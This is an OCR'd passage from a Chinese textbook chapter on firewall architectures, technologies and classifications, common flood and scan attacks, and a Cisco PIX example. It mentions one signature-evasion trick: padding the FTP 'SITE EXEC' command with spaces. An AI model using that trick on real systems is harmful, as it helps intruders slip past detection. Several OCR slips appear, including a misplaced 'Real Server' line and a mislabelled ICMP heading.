(5) 可以连接到一个单独的网段上,从物理上和内部网段隔离,并在此部署如 WWW 服务器和 FTP 服务器等,将其作为向外部发布内部信息的地点。从技术角度来讲,就是非军事区(DMZ)。

14.2　防火墙体系结构

堡垒主机在防火墙体系结构中起着至关重要的作用,它专门用来击退攻击行为。网络防御的第一步是寻找堡垒主机的最佳位置,堡垒主机为内网和外网之间的所有通道提供一个阻塞点。没有堡垒主机就不能连接外网,同样外网也不能访问内网。如果通过堡垒主机来集中网络权限,就可以更轻松地配置软件来保护你的网络。

14.2.1　双重宿主主机体系结构

多宿主主机这个词是用来描述配有多个网卡的主机,每个网卡都和网络相连接。代理服务器可以算是多宿主主机防火墙的一种。在历史上,多宿主主机可以在网段之间传送流量,今天一般都使用专门的路由器来完成 IP 路由转发,如图 14.2 所示。

如果多宿主主机的路由功能被禁止,则主机可以在它连接的网络之间提供网络流量的分离,并且每个网络都能在宿主主机上处理应用程序。另外,如果应用程序允许,网络还可以共享数据。

双宿主主机是多宿主主机的一个特例,它有两个网卡,并禁止路由功能。

双宿主主机可以用于把一个内部网络从一个不可信的外部网络分离出来。因为双宿主主机不能转发任何 TCP/IP 流量,所以它可以彻底堵塞内部和外部不可信网络间的任何 IP 流量。然后防火墙运行代理软件控制数据包从一个网络流向另一个网络,这样内部网络中的计算机就可以访问外部网络,如图 14.3 所示。




图 14.2　多宿主主机结构




图 14.3　双宿主主机内外部网络访问结构

双宿主主机是防火墙体系的基本形态。建立双宿主主机的关键是要禁止路由,网络之间通信的唯一路径是通过应用层的代理软件。如果路由被意外允许,那么双宿主主机防火墙的应用检测功能就会被旁路,内部受保护网络就会完全暴露在危险中。

14.2.2 屏蔽主机体系结构

主机屏蔽防火墙比双宿主机防火墙更安全。主机屏蔽防火墙体系结构是在防火墙的前面增加了屏蔽路由器。换句话说就是防火墙不直接连接外网,这样的形式提供一种非常有效的并且容易维护的防火墙体系。

因为路由器具有数据过滤功能,路由器通过适当配置后,可以实现一部分防火墙的功能,因此,有人把屏蔽路由器也看成防火墙的一种,如图 14.4 所示。

实际上,常常把屏蔽路由器作为保护网络的第一道防线。根据内网的安全策略,屏蔽路由器可以过滤掉不允许通过的数据包。

屏蔽路由器配置要根据实际的网络安全策略来进行,如服务器提供 Web 服务就需要屏蔽路由器开放 80 端口。

因为这种体系结构允许数据包从外网向内网移动,所以它的设计比没有外部数据流量的双宿主机更冒风险,但实际上双宿主机体系结构在防备数据包流入内网时也会造成失败。总之保护路由器比保护主机更容易实现,因为路由器提供非常有限的服务,漏洞要比主机少得多,所以主机屏蔽防火墙体系结构能提供更好的安全性和可用性。

14.2.3 屏蔽子网体系结构

子网屏蔽防火墙体系结构添加额外的安全层到主机屏蔽体系结构,即通过添加周边网络更进一步地把内部网络与外网隔离,如图 14.5 所示。

通常,堡垒主机是网络上最容易受攻击的机器。任凭用户如何保护它,它仍有可能被突破或入侵,因为没有任何主机是绝对安全的。




图 14.4 主机屏蔽防火墙　　图 14.5 子网屏蔽防火墙

在主机屏蔽体系中,用户的内部网络对堡垒主机没有任何防御措施,如果黑客成功入侵到主机屏蔽体系结构中的堡垒主机,那就毫无阻挡地进入了内部网络。通过在周边网络上隔离堡垒主机,能减少在堡垒主机上入侵的影响。可以说它只给入侵者一些访问的机会,但不是全部。

屏蔽子网体系结构的最简单的形式为使用两个屏蔽路由器,位于堡垒主机的两端:一

端连接内网，一端连接外网。为了入侵这种类型的体系结构，入侵者必须穿透两个屏蔽路由器。即使入侵者控制了堡垒主机，他仍然需要通过内网端的屏蔽路由器才能到达内网。

14.2.4 防火墙体系结构的组合形式

在构造防火墙体系时，一般很少使用单一的技术，通常都是多种解决方案的组合。这种组合主要取决于网管中心向用户提供什么服务，以及网管中心能接受什么等级的风险。还要看投资经费、技术人员的水平和时间等问题。一般包括下面几种形式：使用多个堡垒主机；合并内部路由器和外部路由器；合并堡垒主机和外部路由器；合并堡垒主机和内部路由器；使用多个内部路由器；使用多个外部路由器；使用多个周边网络；使用双宿主主机与屏蔽子网。

14.3 防火墙技术

14.3.1 防火墙所采用的主要技术

防火墙所使用的主要技术有数据包过滤、应用网关和代理服务等。

1. 包过滤技术

包过滤(Packet Filter)技术是在网络层中对数据包实施有选择的通过。依据系统内事先设定的过滤逻辑，检查数据流中每个数据包后，根据数据包的源地址、目的地址、TCP/UDP 源端口号、TCP/UDP 目的端口号及数据包头中的各种标志位等因素来确定是否允许数据包通过，其核心是安全策略即过滤算法的设计。

例如，用于特定的 Internet 服务的服务器驻留在特定的端口号的事实(如 TCP 端口 23 用于 Telnet 连接)，使包过滤器可以通过简单的规定适当的端口号来达到阻止或允许一定类型的连接的目的，并可进一步组成一套数据包过滤规则。

包过滤技术作为防火墙的应用有 3 类：一是路由设备在完成路由选择和数据转发之外，同时进行包过滤，这是目前较常用的方式；二是在工作站上使用软件进行包过滤，这种方式价格较贵；三是在一种称为屏蔽路由器的路由设备上启动包过滤功能。

2. 应用网关技术

应用网关(Application Gateway)技术是建立在网络应用层上的协议过滤，它针对特别的网络应用服务协议即数据过滤协议，并且能够对数据包分析并形成相关的报告。应用网关对某些易于登录和控制所有输出输入的通信的环境给予严格的控制，以防有价值的程序和数据被窃取。它的另一个功能是对通过的信息进行记录，如什么样的用户在什么时间连接了什么站点。在实际工作中，应用网关一般由专用工作站系统来完成。

有些应用网关还存储 Internet 上的那些被频繁使用的页面。当用户请求的页面在应用网关服务器缓存中存在时，服务器将检查所缓存的页面是否是最新的版本(即该页面是否已更新)，如果是最新版本，则直接提交给用户，否则，到真正的服务器上请求最新的页面，然后再转发给用户。

3. 代理服务器技术

代理服务器(Proxy Server)作用在应用层，它用来提供应用层服务的控制，起到内部网

络向外部网络申请服务时中间转接作用。内部网络只接受代理提出的服务请求,拒绝外部网络其他节点的直接请求。

具体地说,代理服务器是运行在防火墙主机上的专门的应用程序或者服务器程序;防火墙主机可以是具有一个内部网络接口和一个外部网络接口的双重宿主主机,也可以是一些可以访问 Internet 并被内部主机访问的堡垒主机。这些程序接受用户对 Internet 服务的请求(诸如 FTP、Telnet),并按照一定的安全策略将它们转发到实际的服务器。代理提供代替连接并且充当服务的网关。

包过滤技术和应用网关是通过特定的逻辑判断来决定是否允许特定的数据通过,其优点是速度快、实现方便;缺点是审计功能差,过滤规则的设计存在矛盾关系,过滤规则简单,安全性差,过滤规则复杂,管理困难。一旦判断条件满足,防火墙内部网络的结构和运行状态便“暴露”在外来用户面前。代理技术则能进行安全控制又可以加速访问,能够有效地实现防火墙内外计算机系统的隔离,安全性好,还可用于实施较强的数据流监控、过滤、记录和报告等功能。其缺点是对于每一种应用服务都必须为其设计一个代理软件模块来进行安全控制,而每一种网络应用服务的安全问题各不相同,分析困难,因此实现也困难。

在实际应用当中,构筑防火墙的“真正的解决方案”很少采用单一的技术,通常是多种解决不同问题的技术的有机组合。你需要解决的问题依赖于你想要向你的客户提供什么样的服务以及你愿意接受什么等级的风险,采用何种技术来解决哪些问题依赖于你的时间、金钱、专长等因素。

一些协议(如 Telnet、SMTP)能更有效地处理数据包过滤,而另一些(如 FTP、Gopher、WWW)能更有效地处理代理。大多数防火墙将数据包过滤和代理服务器结合起来使用。

14.3.2 防火墙的分类

1. 从防火墙的软、硬件形式分类

防火墙可分为软件防火墙、硬件防火墙以及芯片级防火墙。

1) 软件防火墙

软件防火墙运行于特定的计算机上,它需要客户预先安装的计算机操作系统的支持,俗称“个人防火墙”。软件防火墙就像其他的软件产品一样需要先在计算机上安装并做好配置才可以使用。

2) 硬件防火墙

这里说的硬件防火墙是指“所谓的硬件防火墙”。之所以加上“所谓”二字是针对芯片级防火墙所说,它们最大的差别在于是否基于专用的硬件平台。目前市场上大多数防火墙都是这种“所谓的硬件防火墙”,它们都基于 PC 架构,就是说,它们和普通的家庭用的 PC 没有太大区别。在这些 PC 架构防火墙上运行一些经过裁剪和简化的操作系统,最常用的有老版本的 UNIX、Linux 和 FreeBSD 系统。值得注意的是,此类防火墙依然会受到 OS(操作系统)本身的安全性影响。

传统硬件防火墙一般至少应具备 3 个端口,分别接内网、外网和 DMZ 区(非军事化区),现在一些新的硬件防火墙往往扩展了端口,常见四端口防火墙一般将第四个端口作为配置端口或管理端口。很多防火墙还可以进一步扩展端口数目。

3）芯片级防火墙

芯片级防火墙基于专门的硬件平台。专有的 ASIC 芯片促使它们比其他种类的防火墙速度更快，处理能力更强，性能更高。这类防火墙最著名的厂商有 NetScreen、FortiNet、Cisco 等。这类防火墙由于使用专用 OS（操作系统），因此防火墙本身的漏洞比较少，不过价格相对比较高昂。

2. 从防火墙的技术实现分类

防火墙可分为包过滤型防火墙、应用代理型防火墙及入侵状态检测防火墙 3 大类。

1）包过滤（Packet Filtering）型防火墙

包过滤型防火墙工作在 OSI 参考模型的网络层和传输层，它根据数据包头源地址、目的地址、端口号和协议类型等标志确定是否允许通过。只有满足过滤条件的数据包才被转发到相应的目的地，其余数据包则被从数据流中丢弃。

包过滤方式是一种通用、廉价和有效的安全手段。之所以通用，是因为它不是针对各个具体的网络服务采取特殊的处理方式，适用于所有网络服务；之所以廉价，是因为大多数路由器都提供数据包过滤功能，所以这类防火墙多数是由路由器集成的；之所以有效，是因为它能很大程度上满足绝大多数用户的安全要求。

在整个防火墙技术的发展过程中，包过滤技术出现了两种不同版本，称为“第一代静态包过滤”和“第二代动态包过滤”。

第一代静态包过滤类型防火墙几乎是与路由器同时产生的，它是根据定义好的过滤规则审查每个数据包，以便确定其是否与某一条包过滤规则匹配。过滤规则基于数据包的报头信息进行制订。报头信息中包括 IP 源地址、IP 目标地址、传输协议（TCP、UDP、ICMP 等）、TCP/UDP 目标端口、ICMP 消息类型等。

第二代动态包过滤类型防火墙采用动态设置包过滤规则的方法，避免了静态包过滤所具有的问题。这种技术后来发展成为包状态监测（Stateful Inspection）技术。采用这种技术的防火墙对通过的每一个连接都进行跟踪，并且根据需要可动态地在过滤规则中增加或更新条目。


包过滤方式的优点是不用改动客户机和主机上的应用程序，因为它工作在网络层和传输层，与应用层无关。但其弱点也是明显的，过滤判别的依据只是网络层和传输层的有限信息，因而各种安全要求不可能充分满足；在许多过滤器中，过滤规则的数目是有限制的，且随着规则数目的增加，性能会受到很大的影响；由于缺少上下文关联信息，不能有效地过滤如 UDP、RPC 一类的协议；另外，大多数过滤器中缺少审计和报警机制，它只能依据包头信息，而不能对用户身份进行验证，很容易受到“地址欺骗型”攻击；对安全管理人员素质要求高，建立安全规则时，必须对协议本身及其在不同应用程序中的作用有较深入的理解。因此，过滤器通常是和应用网关配合使用，共同组成防火墙系统。

2）应用代理（Application Proxy）型防火墙

应用代理型防火墙是工作在 OSI 的最高层，即应用层。其特点是完全“阻隔”了网络通信流，通过对每种应用服务编制专门的代理程序，实现监视和控制应用层通信流的作用。其典型网络结构如图 14.6 所示。

在代理型防火墙技术的发展过程中，它也经历了两个不同的版本，即第一代应用网关型代理防火墙和第二代自适应代理防火墙。

第一代应用网关（Application Gateway）型防火墙是通过一种代理（Proxy）技术参与到



Real Server：真实服务器，也叫服务器池(Server Pool)，是负载均衡集群中真正执行客户请求的服务器。

图 14.6 应用代理型防火墙

TCP 连接的全过程。从内部发出的数据包经过这样的防火墙处理后，就好像是源于防火墙外部网卡一样，从而可以达到隐藏内部网结构的作用。这种类型的防火墙被网络安全专家和媒体公认为是最安全的防火墙。它的核心技术就是代理服务器技术。

第二代自适应代理(Adaptive Proxy)型防火墙是近几年才得到广泛应用的一种新防火墙类型。它可以结合代理类型防火墙的安全性和包过滤防火墙的高速度等优点，在毫不损失安全性的基础之上将代理型防火墙的性能提高十倍以上。组成这种类型防火墙的基本要素有两个：自适应代理服务器(Adaptive Proxy Server)与动态包过滤器(Dynamic Packet Filter)。

在"自适应代理服务器"与"动态包过滤器"之间存在一个控制通道。在对防火墙进行配置时，用户仅仅将所需要的服务类型、安全级别等信息通过相应的管理界面进行设置就可以。然后，自适应代理就可以根据用户的配置信息，决定是使用代理服务从应用层代理请求，还是从网络层转发包。如果是后者，它将动态地通知包过滤器增减过滤规则，满足用户对速度和安全性的双重要求。

代理类型防火墙的最突出的优点就是安全。由于它工作于最高层，所以它可以对网络中任何一层数据通信进行筛选保护，而不是像包过滤，只是对网络层的数据进行过滤。

另外代理型防火墙采取的是一种代理机制，它可以为每一种应用服务建立一个专门的代理，所以内、外部网络之间的通信不是直接的，而都需先经过代理服务器审核通过后再由代理服务器代为连接，根本没有给内、外部网络计算机任何直接会话的机会，从而避免了入侵者使用数据驱动类型的攻击方式入侵内部网。

代理防火墙的最大缺点就是速度相对比较慢，当用户对内、外部网络网关的吞吐量要求比较高时，代理防火墙就会成为内、外部网络之间的瓶颈。

3) 入侵状态检测防火墙(State Inspection Firewall)

入侵状态检测防火墙也叫自适应防火墙或动态包过滤防火墙。它根据过去的通信信息和其他应用程序获得的状态信息来动态生成过滤规则，根据新生成的过滤规则过滤新的通信。当新的通信结束时，新生成的过滤规则将自动从规则表中被删除。

入侵状态检测防火墙采用协议分析技术。协议分析技术不同于传统的基于已知攻击特

征的模式匹配技术，而是一种智能、全面地检查网络通信的技术。它能够知道各种不同的协议是如何工作的，并且能全面分析这些协议的通信情况，发现可疑或异常的行为。对于每个应用，防火墙能够根据RFC和工业标准来验证所有的通信行为，只要发现它不能满足期望就报警。它分析网络行为是否违反了标准或期望，以此来判断是否会危害网络安全，因此，它具有很高的安全性。如很多攻击都用到的FTP命令"SITE EXEC"，它用来执行Shell命令。若使用特征匹配技术，它仅仅进行字符串的完全匹配，而攻击者就可以在命令SITE与参数EXEC中插入多余的空格来逃避检查。而协议分析技术知道如何去分析这个命令，很容易发现存在的攻击。因此协议分析技术在检查攻击的性能上比传统的特征匹配技术高得多。

3. 从防火墙结构上分类

防火墙可分为单一主机防火墙、路由器集成式防火墙和分布式防火墙3种。

（1）单一主机防火墙是最传统的防火墙，独立于其他网络设备，它位于网络边界。这种防火墙其实与一台计算机结构差不多，同样包括CPU、内存、主板、磁盘等基本组件，且主板上也有南、北桥芯片。它与一般计算机最主要的区别就是单一主机防火墙都集成了两个以上的以太网卡，因为它需要连接一个以上的内、外部网络。其中的磁盘就是用来存储防火墙所用的基本程序，如包过滤程序和代理服务器程序等，有的防火墙还把日志记录也记录在此磁盘上。

（2）随着防火墙技术的发展及应用需求的提高，单一主机的防火墙现在已发生了许多变化。最明显的变化就是现在许多中、高档的路由器中已集成了防火墙功能，还有的防火墙已不再是一个独立的硬件实体，而是由多个软、硬件组成的系统，这种防火墙，俗称"分布式防火墙"。

（3）分布式防火墙也不是只是位于网络边界，而是渗透于网络的每一台主机，对整个内部网络的主机实施保护。在网络服务器中，通常会安装一个用于防火墙系统管理软件，在服务器及各主机上安装有集成网卡功能的PCI防火墙卡，这样一块防火墙卡同时兼有网卡和防火墙的双重功能。这样一个防火墙系统就可以彻底保护内部网络。各主机把任何其他主机发送的通信连接都视为"不可信"的，都需要严格过滤。而不是像传统边界防火墙那样，仅对外部网络发出的通信请求"不信任"。

4. 按防火墙的应用部署位置分类

防火墙可以分为边界防火墙、个人防火墙和混合防火墙3大类。

（1）边界防火墙是最传统的防火墙，它们位于内、外部网络的边界，所起的作用是对内、外部网络实施隔离，保护边界内部网络。这类防火墙一般都是硬件类型的，价格较贵，性能较好。

（2）个人防火墙安装于单台主机中，防护的也只是单台主机。这类防火墙应用于广大的个人用户，通常为软件防火墙，价格最便宜，性能也最差。

（3）混合式防火墙可以说就是"分布式防火墙"或者"嵌入式防火墙"，它是一整套防火墙系统，由若干个软、硬件组件组成，分布于内、外部网络边界和内部各主机之间，既对内、外部网络之间通信进行过滤，又对网络内部各主机间的通信进行过滤。它属于最新的防火墙技术之一，性能最好，价格也最高。

14.3.3 防火墙的缺点

防火墙具有如下缺点。

1. 不能防范恶意知情者

防火墙可以禁止系统用户经过网络连接发送专有信息,但用户可以将数据复制到其他介质中带出去。如果入侵者来自防火墙内部,那么防火墙就无能为力了。内部用户可以破坏防火墙体系,巧妙地修改程序从而避过防火墙。对于来自知情者的威胁只能加强内部管理,对用户进行安全教育。

2. 不能防范不通过它的连接

防火墙能够有效地防止通过它进行传输的信息,然而不能防止不通过它进行传输的信息。如果站点允许对防火墙后面的内部系统进行连接,那么防火墙就没有办法阻止入侵者进行入侵行为。

3. 不能防范全部威胁

防火墙被用来防范已知的威胁,一个很好的防火墙设计方案可以防范新的威胁。但是没有一个防火墙能自动防御所有新威胁。

14.4 防火墙设计实例

14.4.1 常见攻击方式和防火墙防御

随着信息技术的不断发展,网络通信已成为日常办公不可缺少的组成部分。在此前提下,现在的网络攻击行为也层出不穷。以下将主要介绍几种常见的攻击方式以及防火墙所采用的防御机制来检测并避免这些网络攻击行为。

1. SYN Attack (SYN 攻击)

每一个 TCP 连接的建立都要经过 3 次握手的过程: A 向 B 发送 SYN 封包,B 用 SYN/ACK 封包进行响应; 然后 A 又用 ACK 封包进行响应。攻击者用伪造的 IP 地址(不存在或不可到达的地址)发送大量的 SYN 封包至防火墙的某一接口,防火墙用 SYN/ACK 封包对这些地址进行响应,然后等待响应的 ACK 封包。因为 SYN/ACK 封包被发送到不存在或不可到达的 IP 地址,所以它们不会得到响应并最终超时。当网络中充满了无法完成的连接请求 SYN 封包,以至于网络无法再处理合法的连接请求,从而导致拒绝服务(DoS)时,就发生了 SYN 泛滥攻击。防火墙可以对每秒钟允许通过防火墙的 SYN 封包数加以限制。当达到该临界值时,防火墙开始代理进入的 SYN 封包,为主机发送 SYN/ACK 响应并将未完成的连接存储在连接队列中,直到连接完成或请求超时。

2. ICMP Flood (UDP 泛滥)

当 ICMP PING 产生的大量回应请求超出了系统最大限度,以至于系统耗费所有资源来进行响应直至再也无法处理有效的网络信息流时,就发生了 ICMP 泛滥。当启用 ICMP 泛滥保护功能时,可以设置一个临界值,一旦超过了此值就会调用 ICMP 泛滥攻击保护功能(默认的临界值为一般设为每秒 1000 个封包)。如果超过了该临界值。防火墙在该秒余下的时间和下一秒内会忽略其他的 ICMP 回应要求。

3. UDP Flood（UDP 泛滥）

与 ICMP 泛滥相似，当以减慢系统速度为目的向该点发送 UDP 封包，以至于系统再也无法处理有效的连接时，就发生了 UDP 泛滥，当启用了 UDP 泛滥保护功能时，可以设置一个临界值，一旦超过此临界值就启用 UDP 泛滥攻击保护功能(默认的临界值为一般设为每秒 1000 个封包)。如果从一个或多个源向单个目标发送的 UDP 泛滥攻击超过了此临界值，防火墙在该秒余下的时间和下一秒内会忽略其他到该目标的 UDP 封包。

4. Port Scan Attack（端口扫描攻击）

当一个源 IP 地址在定义的时间间隔内(默认值一般为 5000μs)向位于相同目标 IP 地址 10 个不同的端口发送 IP 封包时，就会发生端口扫描攻击。这个方案的目的是扫描可用的服务，希望会有一个端口响应，因此识别出作为目标的服务。防火墙在内部记录从某一远程源地点扫描不同端口的数目。使用默认设置，如果远程主机在 0.005s 内扫描了 10 个端口。防火墙会将这一情况标记为端口扫描攻击，并在该秒余下的时间内拒绝来自该源地址的其他封包(不论目标地址为何)。

14.4.2 基于 PIX 系列防火墙设计实例

PIX 是 CISCO 公司开发的防火墙系列设备，主要起到策略过滤，隔离内外网，根据用户实际需求设置 DMZ(停火区)。PIX 防火墙和一般硬件防火墙一样具有转发数据包速度快，可设定的规则种类多，配置灵活的特点。PIX 防火墙的外部特征如图 14.7 所示。






图 14.7 防火墙

一台新的 PIX 防火墙不经过任何配置是无法投入使用的。需要用 CONSOLE 线连接设备的 CONSOLE 口并根据实际应用环境进行设置，登录 PIX 的管理界面很简单，将 CONSOLE 线连接控制台接口即可，如图 14.8 所示。

